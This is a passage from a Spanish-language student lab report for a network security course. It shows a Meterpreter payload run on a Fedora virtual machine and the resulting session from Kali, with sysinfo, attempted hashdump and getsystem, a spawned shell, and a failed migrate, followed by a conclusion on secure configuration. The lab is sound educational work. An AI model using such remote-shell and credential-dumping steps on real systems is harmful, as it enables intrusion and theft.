[yadiermayoral@fedora Descargas]$ chmod +x click64.elf
[yadiermayoral@fedora Descargas]$ ./click64.elf
Violación de segmento ('core' generado)
[yadiermayoral@fedora Descargas]$ ./click64.elf
  
```

Cómo se puede evidenciar en la ilustración anterior al ejecutar el ejecutable, se obtiene el acceso a meterpreter.

Ilustración 45 Acceso a Fedora


The image shows a Kali Linux terminal window running a Meterpreter session. The terminal displays the output of various commands, including sysinfo, getuid, getsystem, load priv, hashdump, and shell, which successfully establishes a reverse shell connection to the Fedora VM.

```

Kali [Corriendo] - Oracle VirtualBox
yadsti@kaliyds: ~
Archivo Acciones Editar Vista Ayuda

meterpreter >
meterpreter > sysinfo
Computer      : fedora.local
OS            : Fedora 42 (Linux 6.14.0-63.fc42.x86_64)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: yadiermayoral
meterpreter > getsystem
[-] The 'getsystem' command requires the 'priv' extension to be loaded (run: 'load priv')
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: The 'priv' extension is not supported by this Meterpreter type (x64/linux)
The 'priv' extension is supported by the following Meterpreter payloads:
- windows/x64/meterpreter*
- windows/meterpreter*
meterpreter > hashdump
[-] The 'hashdump' command requires the 'priv' extension to be loaded (run: 'load priv')
meterpreter > shell
Process 5845 created.
Channel 1 created.

ls
click.elf
click64.elf
ps
  PID TTY          TIME CMD
  5648 pts/0        00:00:00 bash
  5809 pts/0        00:00:00 click64.elf
  5845 pts/0        00:00:00 sh
  5847 pts/0        00:00:00 ps
  
```

Ilustración 46 Migración fallidaA terminal window with a dark background. The first line shows the command 'migrate 5648 5809' in a light blue font. The second line shows the error message '/bin/sh: line 4: migrate: command not found' in a light blue font.

```
migrate 5648 5809
/bin/sh: line 4: migrate: command not found
```

En las ilustraciones se ven algunos errores y es porque no siempre los comandos que funcionan en Windows meterpreter, funcionan en Linux meterpreter, a pesar de que los dos se explotan de formas similares hay comandos diferentes para acceder a la información de cada uno, por ejemplo, en este caso no fue posible migrar el proceso como se hizo con Windows server.

Conclusión

El desarrollo de este laboratorio de seguridad y auditoría de redes permitió simular un entorno real en el que fue posible aplicar técnicas de generación y ejecución de archivos maliciosos, orientados a obtener acceso remoto mediante **Meterpreter**. A través de la implementación de una red NAT y el uso de **Kali Linux** como máquina atacante, se logró comprometer tanto un sistema **Windows** como una distribución de **Linux Fedora**, evidenciando las diferencias en las funcionalidades disponibles para cada plataforma.

En Windows fue posible ejecutar un archivo (.exe) que permitió abrir sesión en Meterpreter con funciones avanzadas, mientras que, en Linux, aunque se consiguió ejecutar un ejecutable (.elf) y establecer la sesión remota, se evidenció la limitación de ciertas funciones como migrate o hashdump, que son propias de entornos Windows.

Con este ejercicio se reafirma la importancia de contar con configuraciones seguras y mantener un control constante sobre las aplicaciones y servicios en los equipos, ya que incluso la simple ejecución de un archivo descargado puede otorgar control al atacante.

Referencias

Sandoval Morales, R. (2025). *Seguridad y Auditoria de Redes*. Quibdó